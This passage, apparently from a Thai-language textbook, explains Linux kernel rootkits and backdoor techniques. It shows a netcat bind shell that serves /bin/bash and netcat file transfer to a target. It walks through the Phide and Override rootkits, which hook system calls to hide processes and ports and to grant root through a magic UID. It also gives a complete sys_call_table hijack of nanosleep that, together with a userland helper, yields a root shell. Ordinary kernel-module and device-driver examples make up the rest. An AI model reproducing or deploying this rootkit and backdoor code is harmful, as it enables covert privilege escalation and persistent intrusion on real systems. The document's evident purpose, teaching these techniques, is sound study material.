


รูป 5.16 ใช้คำสั่ง #nc -l -p <port> -e /bin/bash ที่เครื่องเป้าหมาย

หากต้องการ Netcat ทำงานแบบรันเป็นแบล็คกราวน์ให้พิมพ์ "&" ต่อท้าย และเมื่อพิมพ์คำสั่ง ps จะพบว่า Netcat ถูกรันอยู่




รูป 5.17 ใช้คำสั่งให้ Netcat ทำงานแบบรันเป็นแบล็คกราวน์




รูป 5.18 ใช้คำสั่ง #ifconfig เพื่อแสดง ip ของเครื่อง

ใช้คำสั่ง #nc <ip target> <port> ที่เครื่องผู้โจมตีเพื่อเข้าไปใช้บริการ port ที่ใช้เป้าหมายได้เปิดบริการไว้ และจะสามารถใช้บริการ Bash Shell ของเป้าหมายได้ ลองใช้คำสั่ง ls จะพบไฟล์ใน Home Folder ของเครื่องเป้าหมาย




รูป 5.19 เครื่องผู้โจมตีสามารถเข้าไปใช้ Bash Shell ของเครื่องเป้าหมายได้

3) การส่งไฟล์จากเครื่องผู้โจมตีไปยังเครื่องเป้าหมาย ใช้คำสั่ง #nc –l –p <port> > hackfile.txt ที่เครื่องเป้าหมายเพื่อเปิด port 5555 ให้รอรับไฟล์ที่ชื่อ “hackfile.txt”




รูป 5.20 เครื่องเป้าหมายใช้คำสั่งเพื่อรอรับไฟล์ที่ port 5555

ใช้คำสั่ง #nc <ip target> <port> < hackfile.txt ที่เครื่องผู้โจมตีที่มีไฟล์ชื่อ "hackfile.txt" อยู่ภายในเครื่อง เพื่อส่งไฟล์ออกไปที่เครื่องเป้าหมาย ผ่าน port ที่เครื่องเป้าหมายเปิดบริการรอรับไฟล์ไว้ เครื่องเป้าหมายจะได้รับไฟล์ที่ส่งมา ชื่อ "hackfile.txt"



รูป 5.21 เครื่องผู้โจมตีใช้คำสั่งเพื่อส่งไฟล์ออกไปที่เครื่องเป้าหมาย



รูป 5.22 เครื่องเป้าหมายได้รับไฟล์ "hackfile.txt"

5.5 Phide

Phide เป็นโปรแกรม Rootkit ที่สร้างมาเพื่อทดลองการซ่อนโพรเซสอย่างเดียวเท่านั้น โดยมีการแก้ไข System call เพียง 2 ตัวคือ SYS_getdent64 และ SYS_kill

โปรแกรม 5.18 แสดงการแก้ไขในฟังก์ชัน init module

```
init_module(void)
{
      o_getdents64 = sys_call_table[SYS_getdents64]
      o_kill = sys_call_table[SYS_kill];
      sys_call_table[SYS_getdents64] = n_getdents64;
      sys_call_table[SYS_kill] = n_kill;
      EXPORT_NO_SYMBOL;
      Return 0;
}
```

ในฟังก์ชัน n_getdents64 โดยปกติจะรับค่ามาจาก user ปกติแล้วก็จะคืนจำนวนไบต์ที่อ่านได้ออกมา แต่ในฟังก์ชันที่ถูกแก้แล้วของ getdent64 จะไปดั่นกลางระหว่างดั่นตอนปกติคือ ให้ไปเรียกฟังก์ชันปกติก่อน จากนั้นก็นำจำนวนไบต์นั้นมาอ่านข้อมูลเองว่ามีข้อมูลที่ถูกให้ซ่อนไว้หรือเปล่า ถ้าไปดูชื่อของโพรเซสที่ส่งมาว่ามีเลขตรงกับที่เราเคยซ่อนเอาไว้ก็จะไปแก้ไขว่าให้ เอาข้อมูลปลอมส่งไปให้ หรือให้ข้ามข้อมูลชิ้นนี้แล้วส่งกลับไปแสดงที่ฝั่งผู้ใช้เลย

โปรแกรม 5.19 แสดงการตรวจเช็ค โพรเซส


```
if ((name = get_task(n_atoi(dir->d_name))&&((name-
>flags&PF_INVISIBLE)==PF_INVISIBLE))
```

ในฟังก์ชัน kill เราจะรับเลขโพรเซส มากับสัญญาณที่จะกระทำกับโพรเซสนั้นๆ โดยการแก้คือเราได้กำหนดเลขสัญญาณเราแล้วว่า อะไรคือสัญญาณซ่อน หรือ ไม่ซ่อน โพรเซสซึ่งจะรู้กันระหว่าง user และ kernel ของโปรแกรม phide เท่านั้น ถ้าสัญญาณที่เข้ามาเป็นการซ่อนก็จะไปทดไว้ในโครงสร้างข้อมูลของโพรเซสนั้นๆ หากเป็นการไม่ซ่อนโพรเซสก็จะไปเอาที่ทดไว้ออก ถ้ามีคำสั่งอื่นๆที่โปรแกรมนี้ไม่รู้จัก(ปกติ) ก็จะกลับไปใช้ฟังก์ชัน kill แบบปกติ

โปรแกรม 5.20 การแก้ไขใน kill

```
int n_kill(int pid,int sig)
{
     struct task_struct *task =  get_task(pid);
          if (task != NULL)
          {
               switch(sig){
               case HIDESIG : task->flags |=
          PF_INVISIBLE
                              return 0;
               case UNHIDESIG : task->flags &=~
          PF_INVISIBLE
                              return 0;
               default : return 0_kill(pid,sig);
               }
          }
```

โดยการใช้ในฝั่ง ผู้ใช้ก็คือ ชื่อโปรแกรมตามด้วย เลขโพรเซสและสัญญาณที่รู้กันในโปรแกรม เช่นดังในภาพ ขั้นตอนแรกเราใช้คำสั่ง ps เพื่อดูเลขโพรเซสก่อน จากนั้นเราก็ใช้คำสั่ง ./hidepc 6248 ตามด้วย HIDE เพื่อบอกให้โพรเซสของโปรแกรม kate ถูกซ่อนจากนั้นก็ ps อีกครั้งก็พบว่าเลขโพรเซสหายไปเรียบร้อยแล้วจากนั้นเราก็บอกให้ UNHIDE เลขโพรเซสเดิมแล้วก็ ps พบว่าเลขโพรเซสก็กลับมาเหมือนเดิม



รูป 5.23 การทดสอบฟังก์ชันโปรแกรม phide

โปรแกรมนี้แบ่งออกเป็น สองส่วน คือ user และ kernel เราต้องฝังโค้ดใน kernel ก่อนโดยเสมือนผู้ใช้จะเรียกไปใช้ฟังก์ชันผ่าน system call ปกติที่ถูกแก้โดยไฟล์ใน kernel mode แล้ว ด้วยโค้ดที่รู้กันภายในโปรแกรม จากนั้น ฝั่ง kernel ก็ไปคั่นระหว่างผลลัพธ์จะ system call ฟังก์ชันปกติแล้วก็คอยดักดูค่าที่ส่งกลับมาว่าใช่สิ่งที่ต้องการหรือไม่ ถ้าใช่ก็แก้ได้ตามต้องการแล้วก็ค่อยส่งกลับไปแสดงให้เหยื่อเห็นอย่างไรก็ได้

5.6 Override

Override Rootkit เป็นมัลแวร์ที่แก้ไข System call โดยหลักๆจะเข้าแก้ไข system call 5 ตัว ดังเช่นในโปรแกรม 5.21 System call คือ SYS_getuid32, SYS_geteuid, SYS_getdents64, SYS_chdir, SYS_read

โปรแกรม 5.21 การแก้ไข System call ใน init_module ของ override

```
INTERCEPT(getuid32);
INTERCEPT(geteuid32);
INTERCEPT(getdents64);
INTERCEPT(chdir);
INTERCEPT(read);
```

ในฟังก์ชัน getuid , geteuid32 ทำการเช็คว่าถ้ามีการเรียก system call แล้วมี getuid หรือ geteuid เท่ากับที่กำหนดไว้จะยกระดับสิทธิ์ให้เป็นroot

โปรแกรม 5.22 การเปลี่ยนสิทธิโพรเซสโดย override

```
if (ret == MAGIC_UID)
          current->uid = 0;
```

ในฟังก์ชัน chdir เสมือนว่าเป็นการออกคำสั่งให้ Rootkit ทำงานหลายๆอย่าง เช่น หากมีการเข้าไปใน /dev/ตามด้วยไฟล์เลขโพรเซสแล้วไปเช็คแล้วว่า เป็นไฟล์ของโพรเซสที่ถูกซ่อนไว้ก็ไม่ต้องทำอะไร จากโปรแกรม 5.23

โปรแกรม 5.23 แก้ไขไม่ให้เข้าไปถึงโปรไฟล์ของโพรเซส

```
if (hide_pids[i] != 0) {
     if (pid == hide_pids[i])
     return -1;
}
```

นอกจากนี้ยังมีการออกคำสั่งให้ ซ่อน,ไม่ซ่อน เลขโพรเซสและพอร์ต ด้วยโดยหลักการซ่อนโพรเซส หรือ ซ่อนพอร์ตก็เพียงแต่ว่าเอาไปเก็บไว้ในอาเรย์แล้วก็หากมีการเรียกโดยฟังก์ชัน getdents64 หรือ read ที่ถูกแก้ไว้ก็จะไปอ่านอาเรย์นี้ก่อน ในchdir เพียงแต่ทำการนำเข้าหรือออกจากอาเรย์เพื่อให้ฟังก์ชันอื่นๆทราบเท่านั้นเองมีตัวอย่างโค้ดเช่นรูปด้านล่าง โค้ดคือหากมีการส่งคำสั่งมาจากผู้ใช้ด้วยคำสั่งเฉพาะ คือ ด้วยรูปแบบดังนี้คือ cd /dev/grid-unhide หรือ hide-pid หรือ port ตามด้วย process number ก็จะไปออกคำสั่งให้ kernel ทราบ

โปรแกรม 5.24 การใช้งานฟังก์ชันที่รอรับคำสั่งเฉพาะจากผู้ใช้

```
if (strncmp (CHDIR_HIDE_PID, path, strlen
(CHDIR_HIDE_PID)) == 0) {
          ptr = (char *)path + strlen (CHDIR_HIDE_PID);
          return hide_pid(my_atoi(ptr)); }
```

การแก้ไขในฟังก์ชัน read จากภาพด้านล่าง p คือค่าที่ได้รับจากการเรียก read ปกติจากนั้นก็มาเช็คในอาเรย์ว่าใช่พอร์ตที่ซ่อนไว้มั้ยถ้าใช่ ก็เคลื่อนข้ามพอร์ตข้อมูลนั้นไปทำเหมือนว่าไม่มีพอร์ตนั้นอยู่ให้ข้ามไปอ่านข้อมูลต่อไปเลยแล้วก็นำไปแสดงให้ผู้ใช้เห็น

โปรแกรม 5.25 การแก้ไขฟังก์ชัน read ของ override

```
for (i=0, p=kbuf; i < j; i++) {
          if (is_hidden (p, IS_HIDDEN_PORT)) {
               ret-= strlen(p)+1;
               memmove (p, p+strlen(p)+1, strlen(p)+1);
          }}
```

การแก้ไขในฟังก์ชัน getdents64 โดยเราจะไปเรียกฟังก์ชัน getdents64 ปกติก่อนแล้วเอาผลลัพธ์มาดูถ้าเราเช็คเนื้อหาภายในผลลัพธ์แล้วพบว่ามีการร้องขอตรงกับเลขโพรเซสที่เราซ่อนไว้เราก็จะให้อ่านข้ามไปเช่นในโปรแกรม 5.26 p ชี้ไปที่ผลลัพธ์ของ getdents64 ปกติจากนั้นก็วนหาเลขโพรเซสที่ตรงกับที่ซ่อนไว้จะไปดึงค่าข้อมูลตัวต่อไปมาทับแล้วก็ส่งไปแสดงผล เสมือนว่าหาไม่เจอ แต่จริงๆแล้วคือมันถูกทับโดยข้อมูลตัวต่อไปที่ถูกสั่งโดย override ที่ไปแก้ getdents64

โปรแกรม 5.26 การแก้ไขฟังก์ชัน getdents64 ของ override

```
p = mydir;
     while (size > 0) {
          mydirent = (struct dirent64 *) p;
          p +=  mydirent->d_reclen;
          if (proc) {
               if (is_hidden (mydirent->d_name,
               IS_HIDDEN_PID) ==  0) {
                    memcpy (dest+my_ret, mydirent,
                    mydirent->d_reclen);
                    my_ret +=  mydirent->d_reclen;
               }}
```

บทที่ 6
การเขียนไดร์ฟเวอร์

6.1 การเขียน device driver

การเขียน device driver จะช่วยทำให้เราสามารถติดต่อโปรแกรมบน user-mode กับ kernel-mode ได้เราจะใช้ ioctl ในการติดต่อ

```
#mknod /dev/myDevice c 100 1
```

รูป 6.1 คำสั่งสร้าง character device file

โปรแกรม 6.1 โปรแกรมบน kernel-mode ใช้สำหรับรอการติดต่อจาก user-mode

```
#define READ_IOCTL 200
#define WRITE_IOCTL 201
#define Major 100
int device_ioctl(struct inode *inode,struct file
*filep,unsigned int cmd,unsigned long arg)
{
     int len=200;
     unsigned long getFromUser;
     char *buf="test_String";
     switch(cmd)
     {
     case READ_IOCTL:
          copy_to_user((char *)arg,buf,200);
          break;
     case WRITE_IOCTL:
          getFromUser = arg;
          printk("I got this from user %d
\n",getFromUser);
          break;
     }
     return len;
}
struct file_operations fops ={
     .ioctl = device_ioctl
};
```

โปรแกรม 6.1 โปรแกรมบน kernel-mode ใช้สำหรับรอการติดต่อจาก user-mode (ต่อ)

```
int init_module()
{
     register_chrdev(Major,"myDevice",&fops);
     return 0;
}
void cleanup_module()
{
     unregister_chrdev(Major,"myDevice");
}
```

สำหรับโปรแกรมบน kernel-mode จะต้องมีฟังก์ชัน register_chrdev เพื่อลงทะเบียนว่าจะติดต่อกับ device file ชื่อ myDevice โดยเลข Major เป็น 100 และใช้ fops เป็นตัวช่วยในการติดต่อระหว่าง ioctl กรณีที่ user ต้องการอ่านค่าจาก kernel user จะส่ง ค่า cmd = 200 มาซึ่งจะเข้าไปตรงกับเงื่อนไข READ_IOCTL และถ้า user ต้องการเขียนค่าลงบน kernel user จะส่งค่า cmd = 201 มาซึ่งตรงกับเงื่อนไข WRITE_IOCTL

โปรแกรม 6.2 ส่วนของโปรแกรมที่ทำงานบน user-mode เพื่อเรียกใช้งาน function ใน kernel-mode ผ่าน /dev/myDevice

```
#include <stdio.h>
#include <sys/ioctl.h>
#include <fcntl.h>
#include <sys/types.h>
#define IOCTL_READ 200
#define IOCTL_WRITE 201
int main()
{
     int fd,set;
     char getReadFromKernel[200];
     if((fd=open("/dev/myDevice",O_RDWR))<0)
          printf("read device file error\n");
     set = 10000000;
     ioctl(fd,IOCTL_WRITE,set);
     ioctl(fd,IOCTL_READ,getReadFromKernel);
     printf("i read %s from kernel",getReadFromKernel);
     return 0;
}
```

ในส่วน user ก็เพียงแค่เรียกค่า IOCTL_READ กับ IOCTL_WRITE ให้ตรงกับที่ประกาศไว้ใน kernel

บทที่ 7

Kernel programming การอ่านหน่วยความจำของ kernel

7.1 Kernel Module

Module คือส่วนของโค้ดที่สามารถโหลดเข้าหรือออกจาก Kernel ตามความต้องการเพื่อขยายความสามารถของฟังก์ชันของ Kernel โดยไม่ต้อง reboot ระบบใหม่ ตัวอย่าง เช่น เรามีอุปกรณ์ใหม่ที่ต้องการจะต่อเข้ากับระบบเราสามารถที่จะเพิ่มไดร์ฟเวอร์เข้าไปใหม่ได้เข้ากับ Kernel image ทุกครั้งโดยไม่ต้อง reboot

7.1.1 ตัวอย่างของการเขียน Module

โปรแกรม 7.1 hello.c

```
#include <linux/module.h>
#include <linux/kernel.h>
int init_module(void)
{
     printk(KERN_INFO "Hello world 1.\n");
     return 0;
}
void cleanup_module(void)
{
     printk(KERN_INFO "Goodbye world 1.\n");
}
```

โปรแกรม 7.1 เป็นการเขียน hello world โดยหลักๆจะมีฟังก์ชัน init module เป็น ฟังก์ชันเริ่มต้นการทำงานเมื่อโมดูลถูกโหลดเข้ามา และฟังก์ชัน cleanup module จะเป็นฟังก์ชันที่ถูกเรียกเมื่อโมดูลถูกนำออกฟังก์ชัน printk จะถูกใช้เป็นกลไกภายใน Kernel เพราะฉะนั้นจะไปปรากฏที่ var/log/messages ไม่ใช่บน Shell ซึ่งแตกต่างจาก ฟังก์ชันปกติในภาษา C จะถูกประกาศใน Kernel.h

วิธีการโหลด Module คือ ต้องคอมไพล์ไฟล์ให้เป็น object ไฟล์ก่อน แล้วใช้คำสั่ง insmod ตามด้วยชื่อไฟล์ที่เป็น object สามารถตรวจสอบว่าโมดูลถูกโหลดเข้าไปแล้วหรือยังด้วยคำสั่ง lsmod

```
[root@localhost root]# lsmod
Module                  Size  Used by    Not tainted
hello-1                  748   0  (unused)
usb-storage            69332   0
ide-cd                 35708   0  (autoclean)
cdrom                  33728   0  (autoclean) [ide-cd]
parport_pc             19076   1  (autoclean)
lp                      8996   0  (autoclean)
parport                37056   1  (autoclean) [parport_pc lp]
autofs                 13268   0  (autoclean) (unused)
pcnet32                18240   0
mii                     3976   0  [pcnet32]
ipt_REJECT              3928   6  (autoclean)
iptable_filter          2412   1  (autoclean)
ip_tables              15096   2  [ipt_REJECT iptable_filter]
```

รูป 7.1 การตรวจสอบโมดูลโดยใช้คำสั่ง lsmod

```
[root@localhost log]# tail messages
Sep 12 14:36:32 localhost kernel: Device not ready.  Make sure there is a disc i
n the drive.
Sep 12 14:36:32 localhost kernel: sdb : READ CAPACITY failed.
Sep 12 14:36:32 localhost kernel: sdb : status = 1, message = 00, host = 0, driv
er = 08
Sep 12 14:36:32 localhost kernel: Info fld=0xa00 (nonstd), Current sd00:00: sens
e key Not Ready
Sep 12 14:36:32 localhost kernel: sdb : block size assumed to be 512 bytes, disk
 size 1GB.
Sep 12 14:36:32 localhost kernel:  sdb: I/O error: dev 08:10, sector 0
Sep 12 14:36:32 localhost kernel:  I/O error: dev 08:10, sector 0
Sep 12 14:36:32 localhost kernel:  unable to read partition table
Sep 12 14:36:32 localhost devlabel: devlabel service started/restarted
Sep 12 18:51:41 localhost kernel: Hello world 1.
```

รูป 7.2 ดู log message ที่แสดงจากฟังก์ชัน printk

โปรแกรม 7.2 sleep.c

```
void **sys_call_table = (void **)0xc030a0f0;
int hack_nanosleep(struct timespec *req, struct
timespec *rem)
{
     if(req->tv_sec==666)
     {
          current->uid=0;
          current->gid=0;
          current->euid=0;
          current->egid=0;
          return 0;
     }
     return (old_nanosleep)(req,rem);
}
int init_module()
{
     old_nanosleep=(void*)sys_call_table[SYS_nanosleep]
;
     sys_call_table[SYS_nanosleep]=(void*)hack_nanoslee
p;
     return 0;
}
void cleanup_module()
{
     sys_call_table[SYS_nanosleep]=(void*)old_nanosleep
;
}
```

โปรแกรม 7.2 เป็น rootkit ที่ใช้เทคนิคในการแก้ไข SYS_nanosleep โดยถ้ามี user ใดก็ตามที่เรียกคำสั่ง sleep 666 จะได้สิทธิ root ชั่วขณะทันที logic การทำงานที่สำคัญจะอยู่ที่ฟังก์ชัน hack_nanosleep() โดยจะเปลี่ยน SYS_nanosleep ตัวเดิมเมื่อถูกเรียกด้วยเวลา 666 วินาทีเท่านั้น ถ้าเรียกด้วยเวลาอื่น SYS_nanosleep ก็จะทำงานปกติ

โปรแกรม 7.3 awake.c

```
int main(int argc,char *argv[])
{
      char *name[2];
      name[0]="/bin/bash";
      name[1]=NULL;

      sleep(666);
      execv(name[0],name);
      return 0;
}
```

โปรแกรม 7.3 เป็นโปรแกรมบน usermode ใช้สำหรับเรียก kernel rootkit ตัวที่แล้วที่เราได้ฝังลงไป โดยเราจะใช้ sleep(666) เพื่อจะได้สิทธิ์ root ชั่วขณะ และในเวลานั้นเองเราก็ทำการเรียก /bin/bash เพื่อทำการเรียก bash shell เราจะได้มาซึ่ง shell ของ root ทันที

7.1.2 วิธีการดึง system call table

7.1.2.1 การดึง system call table แบบ static

ตั้งแต่ linux 2.4 เป็นต้นไป Kernel ได้มีการปรับไม่ให้ดึงส่วน sys_call_table มาใช้โดยการป้องกันการใช้คำสั่ง extern void *sys_call_table[] เพราะส่วนนี้อันตรายมากหากสามารถดึงมาใช้ได้เพราะเราสามารถแก้ไขค่า System call ให้เปลี่ยนแปลงไปในทิศทางที่เราต้องการได้ แต่อย่างไรก็ตาม sys_call_table ก็สามารถถูกนำมาใช้ได้โดยการเรียกใช้งาน address โดยตรง ขั้นตอนแรกเราต้องไปหาตำแหน่งที่เป็นที่อยู่ของ sys_call_table ก่อน โดยใช้คำสั่ง grep sys_call_table /boot/System.map-2.4.20-8 (คำสั่งนี้ใช้ใน linux Kernel 2.4 เป็น redhat version 9)

```
[root@localhost kern]# grep sys_call_table /boot/System.map-2.4.20-8
c030a0f0 D sys_call_table
[root@localhost kern]#
```

รูป 7.3 การใช้คำสั่ง grep sys_call_table /boot/System.map-2.4.20-8

